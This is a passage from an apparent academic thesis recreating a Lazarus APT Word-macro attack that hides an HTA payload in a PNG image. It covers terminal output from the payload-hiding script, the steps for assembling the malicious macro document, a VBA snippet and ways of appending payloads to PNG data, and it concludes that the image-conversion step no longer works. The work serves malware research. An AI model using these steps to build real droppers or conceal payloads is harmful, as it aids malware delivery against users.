
[3]Further commands: `https://command-not-found.com/zlib-flate` [Accessed 4.6.2022]



```
sam@riesling ~/u/t/i/src (payload)> wc -c image.png
1180 image.png
sam@riesling ~/u/t/i/src (payload)> wc -c payload.exe
46252 payload.exe
sam@riesling ~/u/t/i/src (payload)> binwalk image.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 141 x 186, 8-bit/color RGBA, non-interlaced
62            0x3E            Zlib compressed data, default compression

sam@riesling ~/u/t/i/src (payload)> ./create.sh image.png payload.exe
Success!
Successfully hid your payload in the provided image, check with binwalk
sam@riesling ~/u/t/i/src (payload)> wc -c image.png
33854 image.png
sam@riesling ~/u/t/i/src (payload)> binwalk image.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 141 x 186, 8-bit/color RGBA, non-interlaced
62            0x3E            Zlib compressed data, default compression

sam@riesling ~/u/t/i/src (payload)>
```

Figure 4.2: Payload creation script, along with file sizes and `binwalk` results showing a successful execution

Create a new macro-enabled document in Microsoft Word, and attach the malicious PNG image. Afterwards, open the *Macros* menu by going to *View* > *Macros* and create a new macro. Inside the macro editor, copy the macro source code from our GitHub repository, replacing all contents in the editor with the contents of the macro file. The malicious document is ready for use.



SECURITY WARNING Macros have been disabled.

Please enable macros...

This document is created as a replication to demonstrate the vulnerabilities used to drop a RAT by Lazarus APT.

Original IOC (sha256): f1eed93e555a0a33c7fef74084a6f8d06a92079e9f57114f523353d877226d72

Figure 4.3: The malicious document, ready to be used

5 Evaluation and Discussion

The first recreation of the malicious document and payload led us to a conclusion that we alluded to previously – the mechanism used to drop the payload and execute it *no longer works as described in the original article by Hossein Jazi.*

The primary test environment we used to evaluate the effectiveness was a system running the Windows 10 operating system. We decided to use this operating system as the basis for our testing as it's freely available for use in virtual machines from Microsoft websites and is one of the more widely used operating systems as of the time of writing and the time of the attack. Windows 11 began rolling out to users around in late 2021, putting it a few months behind the attack, which was observed in April 2021 [33, 39].

Some factors that could challenge or dispute our conclusions are the fact that we didn't have access to the original payload files, meaning we had to guess to some parts of the implementation. The first part we had to recreate was the image conversion mechanism, which we obtained from a document analysis dump after some searching. The second part that we couldn't accurately recreate due to a lack of information was the payload concealment within the image file, which wasn't dissected in the original article.

5.1 Issues with Malware Execution

It is important to note that we tried to stick as closely as possible to the original malware, changing only minor things. We made some changes to make debugging easier, such as not using the original payload locations (`C:\Users\<user>\AppData\Local\Temp` and `C:\Users\Public\Libraries`) and instead using local folders in a test directory.

When recreating the parts of the malware that were not covered, we tried to hold ourselves as closely as possible to indicators described within the original article. For example, the `Decode` function used to decode strings in the macro was not provided, but it was mentioned that the strings were Base 64 encoded, so we wrote our own Base 64 decoding algorithm.

5.1.1 Issues in the Macro

The issues with the recreation started in the very first part of the execution chain. Aside from the aforementioned lacking functions which we had to write ourselves or find elsewhere, there were some issues stemming from the construction of the document itself. For example, the original payload contained multiple images, with only one of them being malicious, meaning we had to change the file name reference in the macro to point to the correct image in our document.


The next issues arose in a subroutine called `Show` which was responsible for protecting the document. There were three function calls that failed and caused the macro to crash, all relating to the reconstruction of the document, addressing elements that were not present in our recreated document. Interestingly, the original document seems to have been protected with a password, or else the `Application.ActiveDocument.Unprotect` function would fail, crashing the macro.

```
    Application.ActiveDocument.Unprotect Password:="taifehjRTYB\$%^45"
    Application.ActiveDocument.Shapes(1).Visible = False
    Bookmarks("main").Range.Font.Hidden = False
```

Listing 5.1: Failing function calls from the document protection subroutine

A surprising issue that came up in the implementation was also a failure in string concatenation, where for some reason, the concatenation of `Value & " " & CreatedImageBMPFilePath` evaluated simply to `Value` whereas the concatenation of `"mshta" & " " & CreatedImageBMPFilePath` evaluated correctly. Thus, we had to change the concatenation to not use the de-obfuscated value variable, defeating the purpose of hiding that data in the first place, leading to a further inefficiency in the malware.

Finally, the largest problem in the macro execution stems from the `WIA_ConvertImage` function. This function was expected to convert the malicious PNG file into BMP, extracting the malicious payload in the process. However, this was not the case. The conversion process converted the image properly, however all the other bytes of the file were left garbled, replaced mostly with `00` and `ff` bytes, corresponding to series of all zeroes and all ones respectively. The `binwalk` signature also doesn't match the one showed in the article, notably not displaying that the file contains HTML (as the original payload did), because it has been destroyed in the conversion process.



```
sam@riesling ~/u/t/i/s/p/res (main)> binwalk image001.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PC bitmap, Windows 3.x format,, 141 x 186 x 32

sam@riesling ~/u/t/i/s/p/res (main)> hexyl image001.zip
│00000000│ 42 4d fe 99 01 00 00 00 ┊ 00 00 36 00 00 00 28 00 │BM××•000┊006000(0│
│00000010│ 00 00 8d 00 00 00 ba 00 ┊ 00 00 01 00 20 00 00 00 │00×000×0┊00•0 000│
│00000020│ 00 00 00 00 00 00 c4 0e ┊ 00 00 c4 0e 00 00 00 00 │000000×•┊00×•0000│
│00000030│ 00 00 00 00 00 00 ff ff ┊ ff ff ff ff ff ff ff ff │000000××┊××××××××│
│00000040│ ff ff ff ff ff ff ff ff ┊ ff ff ff ff ff ff ff ff │××××××××┊××××××××│
│*       │                         ┊                         │        ┊        │
│00007aa0│ ff ff ff ff ff ff ff ff ┊ ff ff ff ff ff ff 00 00 │××××××××┊××××××00│
│00007ab0│ 00 ff 00 00 00 ff ff ff ┊ ff ff ff ff ff ff ff ff │0×000×××┊××××××××│
│00007ac0│ ff ff ff ff ff ff ff ff ┊ ff ff ff ff ff ff ff ff │××××××××┊××××××××│
│*       │                         ┊                         │        ┊        │
│00007ce0│ ff ff ff ff ff ff ff ff ┊ ff ff 00 00 00 ff ff ff │××××××××┊××000×××│
│00007cf0│ ff ff ff ff ff ff ff ff ┊ ff ff ff ff ff ff ff ff │××××××××┊××××××××│
│*       │                         ┊                         │        ┊        │
│00007f10│ ff ff ff ff ff ff ff ff ┊ ff ff ff ff ff ff 00 00 │××××××××┊××××××00│
│00007f20│ 00 ff 00 00 00 ff ff ff ┊ ff ff ff ff ff ff ff ff │0×000×××┊××××××××│
│00007f30│ ff ff ff ff ff ff ff ff ┊ ff ff ff ff ff ff ff ff │××××××××┊××××××××│
```

Figure 5.1: The result of the image conversion – with the garbled payload

We are not sure if this is due to some error in the payload creation process on our part, or if the faulty conversion mechanism has been patched by Microsoft in the wake of the original malware attack. We have reached out to the author of the original article for comment, but we haven't received a response yet.

In trying to find out if there was any error on our part, we tried various ways of appending the compressed payload to the PNG as well as attaching an uncompressed payload to no avail. We tried the following:


- attaching the compressed payload as-is to the end of the PNG,
- removing the Zlib header from the compressed payload, then attaching it to the end of the PNG,
- appending the uncompressed payload to the end of the PNG,
- removing the Zlib header from the compressed payload and removing the `IEND` image trailer from the PNG data, effectively appending our data to the PNG data stream, then adding the `IEND` image trailer to the end of the appended data.

None of these approaches were able to successfully replicate the behaviour of the original malware. The implementation source code we provide uses the final approach, as we deem it to be the most robust and likely to be used in the real attack.

This fact alone makes this attack *irreproducible* using the same methods as documented in the malware post-mortem.

5.2 Running the Malware

Though the image conversion mechanism didn't work as intended, if we instead placed a pre-converted image containing the payload and let the malicious document execute using this pre-converted image as its payload, all the other parts worked as expected. By removing the conversion and providing the HTA payload to the document directly we were able to make the malware work and reproduce its behaviour.


Microsoft Word

This document will launch the faux-malicious payload after you close this message box.


Yes No

Please enable macro

This document is created as a replication to demonstrate the vulnerabilities used to drop a RAT by Lazarus APT.

Original IOC (sha256): f1eed93e555a0a33c7fef74084a6f8d06a92079e9f57114f523353d877226d72

Figure 5.2: Malware execution - the pop-up warning the user the execution was about to start


Security Information

Active content might contain malware and other security hazards. The active content in this file is allowed to run because it is a Trusted Document, and policies or Trust Center settings aren't restricting it.


Trust Center Settings
Learn more about Active Content
Learn more about Trusted Documents

Protect Document

Protect Document

To prevent accidental changes, this document has been set to open as read-only.

Figure 5.3: Malware execution - the document protects itself from user changes



Background processes (104)

AAM Updates Notifier Application (32 bit)	0%	1,2 MB	0 MB
Application Frame Host	0%	0,8 MB	0 MB
AppStore.exe (32 bit)	0%	0,5 MB	0 MB

Name	Date modified	Type	Size
AppStore.exe	5. 6. 2022 11:44	Application	81 KB
Recorded TV	19. 3. 2019 5:49	Library	1 KB

Figure 5.4: Malware execution - the HTA payload drops the executable, and it is seen running in the task manager

5.3 Discussion

After attempting to recreate the malware attack as faithfully as possible we have come to the conclusion that it cannot be reproduced with the available resources. This comes down to one of two options, which we have already mentioned throughout our evaluation:

1. the faulty conversion mechanism exploited in `WIA_ConvertImage` has been patched,
2. a functioning image compression methodology was not divulged, and we were unable to replicate it.

We lean more towards the first option, as the compression mechanism used is relatively simple, and we struggle to think of a way it could be further abused by the attackers in ways we could not find. Though we have been unable to find any patch notes for the Microsoft Office suite that would indicate that the Windows Image Acquisition (WIA) image conversion functionality has been patched with regard to this vulnerability, that is not necessarily telling.

Reporting software vulnerabilities, whether they have been patched is a tricky subject, since it doesn't only give information to users and systems administrators to combat the threat, but also gives information to attackers who can use this information to attack systems vulnerable to the disclosed threat [40]. While there are pros and cons to this disclosure, when it comes to closed source software such as the Microsoft Office suite it is up to the company to decide how it handles vulnerability disclosure.

Though research on which approach is optimal does not have an all-encompassing answer, it has been shown that disclosing vulnerabilities, even if they are patched at the time of disclosure, increases attack frequency in the short term [40, 41]. It is possible that Microsoft chose not to disclose the patching of the vulnerability for this reason.

We tested all the parts of the attack in isolation and found all of them to work, *except* the image conversion, which was at the core of this attack. The other parts of the malware are all common operations that were not used in an unexpected manner in the attack. For example, using MSHTA to execute a file within a VBA macro, while strange and potentially dangerous, isn't inherently malicious and works exactly as intended, executing the file.

While the faulty image conversion would satisfy our definition of malware, causing the program (WIA in this case) to do what the attacker wants, regardless of run-time correctness, other parts of the malicious document do not. Hence, we theorise that only this part of the malware execution process needed patching, and we think this has been done, due to our inability to reproduce the malware attack in its entirety specifically due to the WIA image conversion not exhibiting the unwanted conversion behaviour.

6 Conclusion and Future Work

The main goal of our work was to attempt to recreate a unique malware that used an innovative payload extraction method to avoid detection. This malware appeared in April 2021 and was reported on later that year by Malwarebytes [33]. We used this report by Malwarebytes, authored by Senior Threat Analyst Hossein Jazi, as the basis of our recreation, using the source code they provided and amending it where necessary.

The main finding of our work is that the malware in question *no longer works as described* on current systems. The main system we tested for was Windows 10, reasoning it to be the most commonly used operating system at the moment, as well as the operating system targeted in the original attack. The specific version of the operating system we tested was Windows 10 Pro 64-bit, build 19044, with the version of Microsoft Word tested on being a Microsoft 365 copy, version 2205, Build 15225.20204 Click-to-Run. Our testing could be improved by including multiple versions of Microsoft Office as well as Windows, but we decided to limit ourselves to what we viewed as a likely target system.

One of the key limitations that faced us in the recreation was that the image conversion function at the heart of the attack was not made available by Malwarebytes. We obtained the conversion function from a third party malware analysis company (Docguard) who published macro source code of a malicious document they analysed, which matched the malicious document covered in the Malwarebytes article in virtually all regards, with only a few strings changed.

Though we believe that the faulty image conversion function has been patched, testing it with the function obtained directly from the source that first reported on it would clear any doubts about it not being patched. Regardless, we conclude that the Windows Image Acquisition (WIA) image conversion functionality present in VBA *has been patched.*

For ease of recreation and further testing, we provide the source code used in our recreation. We provide both the macro code and the steganography tools we created for use in generating an image payload for use with the exploit. These resources are provided strictly for informational and educational use.

Further research into this specific malware would most likely serve to check what older systems are still vulnerable. Our research as well as any further research into this malware will prove useful if a similar steganography method were to be found in WIA in the future. We think that further research in the field of steganography would prove more fruitful than focusing on the specific exploit used in the malware we analyse in this work. Analysing other file formats that use compressed data streams to store data and the conversion mechanisms that exist for them can also help uncover further vulnerable file formats or conversion algorithms.

Bibliography

[1] S. Kramer and J. C. Bradfield, "A general definition of malware," *Journal in computer virology*, vol. 6, no. 2, pp. 105–114, 2010.

[2] E. Skoudis and L. Zeltser, *Malware: Fighting Malicious Code.* Prentice Hall, 2003.

[3] T. Caldwell, "Ethical hackers: putting on the white hat," *Network Security*, vol. 2011, no. 7, pp. 10–13, 2011.

[4] B. Akhgar, G. B. Saathoff, H. R. Arabnia, R. Hill, A. Staniforth, and P. S. Bayerl, *Application of big data for national security: A practitioner's guide to emerging technologies.* Woburn, MA: Butterworth-Heinemann, 2015.

[5] P. Beaumont and N. Hopkins, "US was 'key player in cyber-attacks on Iran's nuclear programme," *The Guardian*, 2012.

[6] M. John *et al.*, "Israeli test on worm called crucial in Iran nuclear delay.," *The New York Times*, 2011.

[7] "U.S. charges Snowden with espionage." `https://www.washingtonpost.com/world/national-security/us-charges-snowden-with-espionage/2013/06/21/507497d8-dab1-11e2-a016-92547bf094cc_story.html`.

[8] R. P. Van Heerden, B. Irwin, and I. Burke, "Classifying network attack scenarios using an ontology," in *Proceedings of the 7th International Conference on Information-Warfare & Security (ICIW 2012)*, pp. 311–324, 2012.

[9] J. Aycock, *Computer Viruses and Malware.* Springer, 2006.

[10] F. B. Cohen, *A short course on computer viruses.* Wiley professional computing : Computer viruses / security, New York, NY [u.a.]: Wiley, 2. ed., 1. [print.]. ed., 1994.

[11] D. Harley, *Viruses revealed.* New York [u.a.]: Osborne/McGraw-Hill, 2001.

[12] K. Krombholz, H. Hobel, M. Huber, and E. Weippl, "Advanced social engineering attacks," *Journal of Information Security and Applications*, vol. 22, pp. 113–122, 2015. Special Issue on Security of Information and Networks.

[13] M. Hijji and G. Alam, "A multivocal literature review on growing social engineering based cyber-attacks/threats during the COVID-19 pandemic: Challenges and prospective solutions," *Ieee Access*, vol. 9, pp. 7152–7169, 2021.

[14] S. Widup, A. Pinto, D. Hylender, G. Bassett, and p. langlois, "Verizon data breach investigations report, 2021." `https://www.researchgate.net/publication/351637233_2021_Verizon_Data_Breach_Investigations_Report`, 05 2021.

[15] F. Mouton, L. Leenen, and H. Venter, "Social engineering attack examples, templates and scenarios," *Computers & Security*, vol. 59, pp. 186–209, 2016.

[16] J. Hong, "The state of phishing attacks," *Communications of the ACM*, vol. 55, no. 1, pp. 74–81, 2012.

[17] R. J. Anderson, *Security engineering: A guide to building dependable distributed systems.* Chichester, England: John Wiley & Sons, 2 ed., 2008.

[18] M. Gutfleisch, M. Peiffer, S. Erk, and M. A. Sasse, "Microsoft Office macro warnings: A design comedy of errors with tragic security consequences," in *European Symposium on Usable Security 2021*, pp. 9–22, 2021.

[19] I. Lella, M. Theocharidou, E. Tsekmezoglou, A. Malatras, and European Union Agency for Cybersecurity, *ENISA threat landscape 2021: April 2020 to mid July 2021.* Publications Office, 2021.

[20] I. Security, "Cost of a data breach report, 2020." `https://www.ibm.com/account/reg/us-en/signup?formid=urx-46542`.

[21] I. Security, "Cost of a data breach report, 2021." `https://www.ibm.com/account/reg/us-en/signup?formid=urx-50915`.

[22] Morphisec, "Morphisec threat report 2021." `https://engage.morphisec.com/2021-morphisec-threat-report`.

[23] I. Lella, M. Theocharidou, E. Tsekmezoglou, A. Malatras, European Union Agency for Cybersecurity, S. Garcia, V. Veronica, and Czech Technical University in Prague, *ENISA threat landscape for supply chain attacks.* Publications Office, 2021.

[24] W. Barker, W. Fisher, K. Scarfone, and M. Souppaya, "Ransomware risk management: A cybersecurity framework profile." `https://nvlpubs.nist.gov/nistpubs/ir/2022/NIST.IR.8374.pdf`.

[25] L. Bilge and T. Dumitraş, "Before we knew it: an empirical study of zero-day attacks in the real world," in *Proceedings of the 2012 ACM conference on Computer and communications security*, pp. 833–844, 2012.

[26] J. P. Tailor and A. D. Patel, "A comprehensive survey: ransomware attacks prevention, monitoring and damage control," *Int. J. Res. Sci. Innov*, vol. 4, no. 15, pp. 116–121, 2017.

[27] A. Liska and T. Gallo, *Ransomware: Defending against digital extortion.* "O'Reilly Media, Inc.", 2016.

[28] U. 42, "Ransomware threat report, 2022." `https://start.paloaltonetworks.com/unit-42-ransomware-threat-report.html`.

[29] A. Silberschatz, J. L. Peterson, and P. B. Galvin, *Operating system concepts*. Addison-Wesley Longman Publishing Co., Inc., 1991.

[30] G. C. Kessler, "An overview of steganography for the computer forensics examiner," *Forensic science communications*, vol. 6, no. 3, pp. 1–27, 2004.

[31] *PDF Reference - Adobe® Portable Document Format, Version 1.7.* Adobe Systems Incorporated, 6 ed., 2006.

[32] "Portable network graphics (PNG) specification (second edition)." `https://www.w3.org/TR/2003/REC-PNG-20031110/`, 2003.

[33] H. Jazi, "Lazarus APT conceals malicious code within BMP image to drop its RAT." `https://blog.malwarebytes.com/threat-intelligence/2021/04/lazarus-apt-conceals-malicious-code-within-bmp-file-to-drop-its-rat/`, Apr 2021. [Online, accessed 05-05-2022].

[34] J.-l. Gailly and M. Adler, "Zlib technical details." `https://zlib.net/zlib_tech.html`. [Online, accessed 06-06-2022].

[35] T. J. Bergin, "The proliferation and consolidation of word processing software: 1985-1995," *IEEE Annals of the History of Computing*, vol. 28, no. 4, pp. 48–63, 2006.

[36] M. N. Alenezi, H. Alabdulrazzaq, A. A. Alshaher, and M. M. Alkharang, "Evolution of malware threats and techniques: a review," *International Journal of Communication Networks and Information Security*, vol. 12, no. 3, pp. 326–337, 2020.

[37] J. Gajek, "Macro malware: dissecting a malicious word document," *Network Security*, vol. 2017, no. 5, pp. 8–13, 2017.

[38] S. Schrittwieser, S. Katzenbeisser, J. Kinder, G. Merzdovnik, and E. Weippl, "Protecting software through obfuscation: Can it keep pace with progress in code analysis?," *ACM Computing Surveys (CSUR)*, vol. 49, no. 1, pp. 1–37, 2016.

[39] Microsoft, "Can i upgrade to Windows 11?." `https://support.microsoft.com/en-us/windows/can-i-upgrade-to-windows-11-14c25efc-ecb7-4ce6-a3dd-7e2e24476997`. [Online, accessed 05-06-2022].

[40] A. Arora, A. Nandkumar, and R. Telang, "Does information security attack frequency increase with vulnerability disclosure? an empirical analysis," *Information Systems Frontiers*, vol. 8, no. 5, pp. 350–362, 2006.

[41] A. Arora, R. Krishnan, A. Nandkumar, R. Telang, and Y. Yang, "Impact of vulnerability disclosure and patch availability-an empirical analysis," in *Third Workshop on the Economics of Information Security*, vol. 24, pp. 1268–1287, 2004.